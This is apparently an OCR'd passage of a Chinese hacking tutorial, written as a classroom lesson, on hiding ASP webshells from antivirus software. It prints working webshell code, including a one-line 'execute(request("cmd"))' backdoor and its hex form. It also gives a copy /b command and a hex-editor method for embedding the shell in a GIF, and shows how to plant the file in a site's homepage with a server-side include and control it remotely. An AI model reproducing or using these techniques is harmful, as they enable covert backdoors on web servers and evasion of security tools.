


图10

其余的三款我就不介绍了，留给你们自己去玩了。

当，当，当，下课的铃声响起了，唉，下课啦，好累，让俺休息一会儿，再给你们继续讲下去哦……话没说完，全部人一哄而散，不用说我也知道，都一一跑去实验室试验我的方法了。

十分钟过后，回来啦~~ 菜鸟语："有没有不要那么麻烦的，能够把插入功能跟修改文件时间集成到一块的工具，可以方便我们隐藏好自己的木马，而不给杀去。"好问题！当然有啦，好东西总在后面才出现的。新版的海阳2006是集成了这两个功能的，它也是这类c／s 的木马，不但具备插入功能，还整合了修改webshell时间的功能，在此就不多说了，智能程序化，光盘中给你们打包了，课后回去自己看看。

(2)asp 马儿合并图片，即隐藏又免杀

再来一招，让webshell和gif图片合并，达到隐藏免杀的效果。首先要准备一个图片，然后是个asp 马儿（这里不要用太大体积的马，最好用lanker一句话马或者用砍客c/s马），先来看看砍客的c/s马，代码如下：

```
<!了><object id=fs RUNAT=SERVERclassid='clsid:0D43FE01-F093-11CF-8940-00A0C9054228'></object><!了>
<%If request("kker")<>"" then Session("b")=request("kker")
if Session("b")<>"" then execute Session("b")%>
```

保存为asp文件，然后用卡巴和瑞星查一下，被查出了病毒，这是正常的，不然我们还做什么免杀啊？如图11。




图11

好，合并行动下面开始啦，大家可要认真听了。有两个方法，原理都是一样，只不过一种方法是在CMD下合并，而另一种方法是用UE修改。

****CMD 下合并 ****

先把要合并的图片（1.gif）和我们的砍客asp马（1.asp）放置同一目录，然后进入cmd 下，输入命令：

copy 1.gif /b + 1.asp /a asp.gif

（参数／b 是二进制，参数／a 是ascll）

如图12，就把1.gif和1.asp最终合并为asp.gif的一张图片。菜鸟语："那asp.gif还是一张图片吗？"……当然是啦，不然怎么把别人给瞒住啊？而且这图片里面还有了我们的asp马的代码呢，但是，杀毒软件却认不出这个图片里面包含着我们asp马的代码哦，怎么样？是不是好神奇啊？如图13。

图13中用框住的那些信息，没错吧？但是这样还是不够的，这样的gif图片还不可以利用，我们还需要把它调用出来才可以当作木马使用。首先把这个木马上传到网站上，然后随便给网站中的一个页面加上这么一句<!--#include file=" 你上传的gif图片的地址"-->，这里我把asp.gif直接传到网站了，下面我给首页default.asp的底部插入了这么一句<!--#include file="asp.gif"-->。好，现在来试试我们的asp马儿是否能够成功地调用。进入砍客马的控制页面：http://kker.cn/online/cs/cs.asp，把密码和刚才网站的主页给填写上，点击"执行"，就开始进入控制，如图14。



图12




图13




图14

说明一切正常，不过有些是乱码，但不影响我们的正常使用，若看得不爽，可以自己再修改修改，大体思路就是这样了。

*****UE 合并 ******

其实上面的方法有时候会不好使，因为图片中有时会碰到有"<%,>"这类的符号，就会误认为是asp代码的开始，从而导致我们插入图片中的代码不能得到原本的效果，所以出现了用UE来合并的这个方法。这次我们就以lanker一句话马为例。首先打开UE，新建一个文件，把lanker一句话马的代码复制进去，然后点击右键，让它进行hex转换，因为我们接着要直接在图片中插入二进制代码，Lanker一句话马转换后的代码如下：

```
源代码：<%execute(request("cmd"))%>
转换二进制：3c 25 65 78 65 63 75 74 65 28 72 65 71 75 65 73 74 28 22 63 6D 64 22 29 29 25 3E
```

第二步，用UE载入我们的gif图片，还是用刚才的图片吧，看到最后的代码处，把我们刚才转换过来的二进制代码，全部粘贴过去，这还不算，我们还要找找代码中是否有“<%,>”这类的符号，有的话，当然把它改成其他的，基本不会影响我们的图片！然后保存为 asp1.gif，如图15。




图15

用杀毒软件查杀，依旧认不出来，好啦，第三步，还是跟刚才前面介绍的一样，利用这么一句<!--#include file="asp1.gif"-->，插入到网站的页面，然后进行调用，以及控制，检查一下看看是否运行正常，打开lanker控制端，输入页面地址和密码，如图16。

